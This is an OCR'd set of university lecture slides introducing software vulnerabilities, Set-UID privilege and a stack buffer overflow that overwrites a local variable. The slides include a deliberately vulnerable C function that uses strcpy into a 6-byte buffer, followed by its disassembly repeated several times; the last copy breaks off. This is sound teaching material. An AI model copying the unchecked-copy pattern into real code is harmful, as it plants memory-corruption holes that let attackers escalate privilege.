
An Intro to Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

If you want to be a systems/software security guy …



Topics of CY5770 (I offer this class in Springs)

Binary attack and defense using x86 and x86-64 as examples. Discover **vulnerabilities**. Develop **exploits**. Memory corruption attacks.


1. Stack-based buffer overflow
2. Defenses against stack-based buffer overflow
3. Shellcode development
4. Format string vulnerabilities
5. Heap-based buffer overflow
6. Integer overflow
7. Return-oriented programming
8. Race conditions
9. …

The Hacking Environment

http://cy5770-cacti.khoury.northeastern.edu/


Only NEU students can access this website. If you are off-campus, you need to VPN to connect to NEU network to access

Register an account with your NEU username and email address, so we know who you are.



Background Knowledge: Set-UID Programs

From a C program to a process



Real UID, Effective UID, and Saved UID

Each Linux/Unix **process** has 3 UIDs associated with it.

Real UID (RUID): This is the UID of the user/process that **created THIS process**. It can be changed only if the running process has EUID=0.

Effective UID (EUID): This UID is used to evaluate privileges of the process to perform a particular action. EUID can be changed either to RUID, or SUID if EUID!=0. If EUID=0, it can be changed to anything.

Saved UID (SUID): If the binary image file, that was launched has a Set-UID bit on, SUID will be the UID of the owner of the file. Otherwise, SUID will be the RUID.

Set-UID Program

The kernel makes the decision whether a process has the privilege by looking on the **EUID** of the process.

For non Set-UID programs, the effective uid and the real uid are the same. For Set-UID programs, **the effective uid is the owner of the program**, while the real uid is the user of the program.

What will happen is when a setuid binary executes, the process changes its Effective User ID (EUID) from the default RUID to the owner of this special binary executable file which in this case is - root.

Example: rdsecret

main.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <pwd.h>

int main(int argc, char *argv[])
{
   FILE *fp = NULL;
   char buffer[100] = {0};

   // get ruid and euid
   uid_t uid = getuid();
   struct passwd *pw = getpwuid(uid);
   if (pw)
   {
          printf("UID: %d, USER: %s.\n", uid, pw->pw_name);
   }

   uid_t euid = geteuid();
   pw = getpwuid(euid);
   if (pw)
   {
          printf("EUID: %d, EUSER: %s.\n", euid, pw->pw_name);
   }

   print_flag();

   return(0);
}


void print_flag()
{
          FILE *fp;
          char buff[MAX_FLAG_SIZE];
          fp = fopen("flag","r");
          fread(buff, MAX_FLAG_SIZE, 1, fp);
          printf("flag is : %s\n", buff);
          fclose(fp);
}
```

Overwrite Local Variables

Data-only Attack

Buffer Overflow Example: overflowlocal

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  if (argc == 2)
    vulfoo(0, argv[1]);
}
```

```
000012c4 <vulfoo>:
   12c4:       55                  push   ebp
   12c5:       89 e5                 mov    ebp,esp
   12c7:       83 ec 18              sub    esp,0x18
   12ca:       8b 45 08               mov    eax,DWORD PTR [ebp+0x8]
   12cd:       89 45 f4               mov    DWORD PTR [ebp-0xc],eax
   12d0:       83 ec 08               sub    esp,0x8
   12d3:       ff 75 0c              push   DWORD PTR [ebp+0xc]
   12d6:       8d 45 ee               lea    eax,[ebp-0x12]
   12d9:       50                  push   eax
   12da:       e8 fc ff ff ff         call   12db <vulfoo+0x17>
   12df:       83 c4 10               add    esp,0x10
   12e2:       83 7d f4 00              cmp    DWORD PTR [ebp-0xc],0x0
   12e6:       74 07                 je     12ef <vulfoo+0x2b>
   12e8:       e8 10 ff ff ff         call   11fd <print_flag>
   12ed:       eb 10                 jmp    12ff <vulfoo+0x3b>
   12ef:       83 ec 0c              sub    esp,0xc
   12f2:       68 45 20 00 00           push   0x2045
   12f7:       e8 fc ff ff ff         call   12f8 <vulfoo+0x34>
   12fc:       83 c4 10               add    esp,0x10
   12ff:       b8 00 00 00 00           mov    eax,0x0
   1304:       c9                  leave
   1305:       c3                  ret
```

Implementations of strcpy()

```
char *strcpy(char *dest, const char *src)
{
  unsigned i;
  for (i=0; src[i] != '\0'; ++i)
    dest[i] = src[i];

  //Ensure trailing null byte is copied
  dest[i]= '\0';

  return dest;
}
```


Implementations of strcpy()

```
char *strcpy(char *dest, const char *src)
{
  unsigned i;
  for (i=0; src[i] != '\0'; ++i)
    dest[i] = src[i];

  //Ensure trailing null byte is copied
  dest[i]= '\0';

  return dest;
}
```

```
char *strcpy(char *dest, const char *src)
{
   char *save = dest;
   while(*dest++ = *src++);
   return save;
}
```


Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                  push   ebp
   12c5:      89 e5                mov    ebp,esp
   12c7:      83 ec 18             sub    esp,0x18
   12ca:      8b 45 08             mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4             mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08             sub    esp,0x8
   12d3:      ff 75 0c             push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee             lea    eax,[ebp-0x12]
   12d9:      50                  push   eax
   12da:      e8 fc ff ff ff       call   12db <vulfoo+0x17>
   12df:      83 c4 10             add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07               je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff       call   11fd <print_flag>
   12ed:      eb 10               jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c             sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10             add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                  leave
   1305:      c3                  ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                  push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                  push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07               je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10               jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00      push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00      mov    eax,0x0
   1304:      c9                  leave
   1305:      c3                  ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5              mov    ebp,esp
   12c7:      83 ec 18           sub    esp,0x18
   12ca:      8b 45 08           mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4           mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08           sub    esp,0x8
   12d3:      ff 75 0c           push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee           lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff     call   12db <vulfoo+0x17>
   12df:      83 c4 10           add    esp,0x10
   12e2:      83 7d f4 00        cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff     call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c           sub    esp,0xc
   12f2:      68 45 20 00 00     push   0x2045
   12f7:      e8 fc ff ff ff     call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10           add    esp,0x10
   12ff:      b8 00 00 00 00     mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5              mov    ebp,esp
   12c7:      83 ec 18           sub    esp,0x18
   12ca:      8b 45 08           mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4           mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08           sub    esp,0x8
   12d3:      ff 75 0c           push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee           lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff     call   12db <vulfoo+0x17>
   12df:      83 c4 10           add    esp,0x10
   12e2:      83 7d f4 00        cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff     call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c           sub    esp,0xc
   12f2:      68 45 20 00 00     push   0x2045
   12f7:      e8 fc ff ff ff     call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10           add    esp,0x10
   12ff:      b8 00 00 00 00     mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5              mov    ebp,esp
   12c7:      83 ec 18           sub    esp,0x18
   12ca:      8b 45 08           mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4           mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08           sub    esp,0x8
   12d3:      ff 75 0c           push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee           lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff     call   12db <vulfoo+0x17>
   12df:      83 c4 10           add    esp,0x10
   12e2:      83 7d f4 00        cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff     call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c           sub    esp,0xc
   12f2:      68 45 20 00 00     push   0x2045
   12f7:      e8 fc ff ff ff     call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10           add    esp,0x10
   12ff:      b8 00 00 00 00     mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff       call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff       call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
